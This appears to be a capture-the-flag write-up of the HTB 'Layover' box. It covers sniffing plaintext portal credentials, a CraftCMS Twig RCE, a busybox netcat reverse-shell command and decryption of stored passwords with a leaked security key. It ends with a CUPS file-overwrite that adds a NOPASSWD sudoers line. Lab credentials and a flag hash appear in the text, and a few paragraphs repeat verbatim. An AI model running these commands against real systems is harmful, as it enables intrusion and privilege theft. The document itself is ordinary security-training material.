
HTB - Layover - Season 12
Reconnaissance:
As is common in real life pentests, you will start the Layover box with credentials for the following account contractor / Contractor2026!
nmap -sV -v -sC $TARGET
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 9.6p1 Ubuntu 3ubuntu13.19 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
3389/tcp open  ms-wbt-server Microsoft Terminal Service
We use RDP to connect to the machine using the provided credentials in the description. Our initial steps are going to be enumerating locally running sockets, specifically tcp, we would like to know if any services are only accessible from within the network. We are also most likely going to want to connect directly with ssh and maybe also forward traffics between our attacker machine and the service running inside the jumpbox network. We can achieve that by creating a ssh key pair.
Launching a browser brings us to a Airport wifi portal and there’s an interesting note on the page addressed to staff:
HTB Airways staff notice: the HTB Airways Miles employee portal is reachable on this passenger network at http://portal.international.htb/miles/. Please sign in periodically to verify your Miles balance and lounge bookings.Its a bit innocuous but its using http and well http is plaintext
communications. Connect to the ‘airport’ wifi and check the portal for
personnel. When we login into any account we make a post request to the
server with our credentials in plaintext, so we’re going to be looking
for this kind of traffic in wireshark. I started with wlan2 but it
turned out that the traffic we were looking for is on wlan3. 
application/x-www-form-urlencoded
username=jenny
&password=Fl1ght Deck2026!
Foothold:
We can log into the users profile and see their miles but that’s not what we’re looking for. Tried /version to see if I could identify the framework, we don’t get version number but we now know its CraftCMS. We can access the admin panel with at portal.internatinonal.htb/admin, we use jenny’s credentials.
CraftCMS 5.9.8
Now that we know what version is running we start looking for a PoC. It’s very likely that we can’t reach our attacker machine from the server running the exploit, so we’re actually going to send the request to the RDP session and we are going to confirm that the PoC does work by capturing the request with Wireshark.
CVE-2026-25498:
Overview:
This vulnerability requires a privilege Craft user account with control of a Twig template, allowing the user to build an arbitrary php object, which can be runned for RCE.
Github advisory explicitly states that create() exposes Craft::createObject() and that permits arbitrary php classes with constructor arguments.
Twig assembleLayoutFromPost() -> Craft::createObject() -> Yii object config -> Behavior injection (“as …”) -> AttributeTypecastBehavior -> Arbitrary PHP class -> OS Commands
Just to be precise the object creation here is not the vulnerability, that is a legitimate use of CraftCMS. The vulnerability arises because Twig template uses attacker-provided configurations for how to construct the object and The problem is that attacker-controlled configuration is allowed to influence what object is constructed and, critically, what Yii behavior is attached to that objet. In this case we could use ‘Psy\Readline\Hoa\ConsoleProcessus’ as our class since it allows for OS command injection. For this CVE we could say that the object doesn’t matter itself, it’s more the ability to choose how to apply the object thanks to it’s class that’s the cause.
CVE-2026-28695 this PoC works, even if
its improperly named(This is CVE-2026-25498 not CVE-2026-28695 but they
are similar). We confirm it using wireshark on the rdp session.  Nice, now we know we can send a payload that sends a request to our RDP
session box. Now we want to send something more substantial as a
payload. > python3 boc.py -t “http://portal.international.htb/” -u
“jenny” -p “Fl1ghtDeck2026!” -c “busybox nc 10.13.37.182 6969 -e
/bin/sh”
Nice, now we know we can send a payload that sends a request to our RDP
session box. Now we want to send something more substantial as a
payload. > python3 boc.py -t “http://portal.international.htb/” -u
“jenny” -p “Fl1ghtDeck2026!” -c “busybox nc 10.13.37.182 6969 -e
/bin/sh”
Catch that with your listener of choice and you should be getting a
reverse shell. We can now search around and doing so we find a .env file
one folder up. Reading the file gives us some SQL credentials: 
Let’s keep the relevant fields here for copy/paste:
CRAFT_SECURITY_KEY=IGckihiFK64_lrSgJJ6QLkiPz-ow13Lr
CRAFT_DB_PASSWORD=CraftDB_pw_2026
CRAFT_DB_USER=craftuser
CRAFT_DB_DATABASE=craft
CRAFT_APP_ID=CraftCMS--41606de1-cf7a-4fc5-8b1e-6f746d801adf
Privilege escalation:
After reading some of the Module.php file in htbairways we find out that we use the security key and base64 to encode the plaintext password of users stored. We’re going to reverse that operation and should be able to decode the store passwords.
Now we have everything we need. The process is written as a function in craftcms/yii so we’re going to use it to decode. What we need is the string to decode which is stored in the database “u0E7OgbBeWhhPn1HajsFMDg0ZDJhNzUwZTUyNGMxYjBlZDk0MGFkZWE5MmEyMzc0ZjhmMmM4OGNiNTRiNDAzZTA2YWFjM2U5OWU2YWIzMGUPrGNmIwqUOPL3Y0gahxRF5wvwsBHdA3Pf4+d1XnQ4I3W/cqDF7Pr/58qVfPoNl5w=”, we have our security key “IGckihiFK64_lrSgJJ6QLkiPz-ow13Lr”. >Base64 → salt + nonce + ciphertext + tag
I struggled writing the right command but here’s ChatGPT’s payload and it returns our aporter password:
php -r 'require "vendor/autoload.php"; $security = new \yii\base\Security(); $result = $security->decryptByKey(base64_decode("u0E7OgbBeWhhPn1HajsFMDg0ZDJhNzUwZTUyNGMxYjBlZDk0MGFkZWE5MmEyMzc0ZjhmMmM4OGNiNTRiNDAzZTA2YWFjM2U5OWU2YWIzMGUPrGNmIwqUOPL3Y0gahxRF5wvwsBHdA3Pf4+d1XnQ4I3W/cqDF7Pr/58qVfPoNl5w="), "IGckihiFK64_lrSgJJ6QLkiPz-ow13Lr"); var_dump($result);'Now we have credentials to ssh into: >aporter >Skyp0rt_Relay!26 >10.13.37.10 > user.txt : d2d474879f3c8037ba0f92afc672cdf3
We want to escalate our privilege but we don’t have access to sudo,
so we can’t check permissions with sudo -l. We then check for what is
running on the network and then what processes are running. There isn’t
a whole lot running but CUPS looked promissing.  We run cups-config
–version: > 2.4.16
We run cups-config
–version: > 2.4.16
After some googling around, we find and we find a freely available PoC on preddy CVE-2026-34990 PoC.
CVE-2026-34990
Overview:
CVE-2026-34990 leverages a confusion in how the cups daemon consider a request to localhost. This allows a unprivileged attacker to ask the cups daemon for a local authentication token. Next, the credentials are reused to elevate privilege, CUPS-Create-Local-Printer then accepts a device-uri and we can point it to a file:/// URI before the normal FileDevice restriction is applied. The attacker can race CUPS’s temporary-printer validation and make that printer persistent. When a job is sent to the malicious printer it points to a file and uses the privileged daemons permission to make a arbitrary file overwrite.
Analysis the vulnerability we find 3 distinct sections: 1. ‘Localhost’ vs AF_LOCAL 2. Race condition 3. Arbitrary file write
Localhost vs AF_LOCAL:
Probably the biggest issue is that the cups daemon accepts ‘localhost’ connections as if they were secure connections. Using localhost uses the whole tcp/ip stack, this does’nt keep track of permissions and privileges, this is obviously intended since it uses networking. AF_LOCAL on the other hand is a Unix-domain socket, it allows for the OS to associate the connection with the local peer’s credentials. Keep this in mind for the arbitrary write section. This obviously is a condensed explanation but it helps understanding how this CVE functions.
Race condition:
In-depth for the Race condition
I’ll try explaining the race condition but I highly suggest taking some time and read the github advisories. Roughly speaking, we store the URI provided by the attacker, we create a temporary printer and we make the printer ‘temporary’ == x00(False). The daemon checks if the printer attribute temporary if it is a temporary printer it cleans up the temporary printer, however we have modified the attribute to make the printer persistent.
Arbitrary file overwrite:
The payload to write to /etc/sudoers.d/USER > USER ALL=(ALL) NOPASSWD: ALL
Now we use our pointer we created with temporary printer and rewrite the content of /etc/sudoers.d/USER and we give a USER all rights over the machine. Obviously, this is a vulnerable function but changing the rights and permission would somewhat fix the gap in security. However, the vendor’s remediation attacked both the ability to write plaintext and the vulnerable authentication, which is a more robust and complete solution.
The vendor mentionned: “Don’t allow local certificates over the loopback interface, drop support for writing to plain files.” as their remediation steps.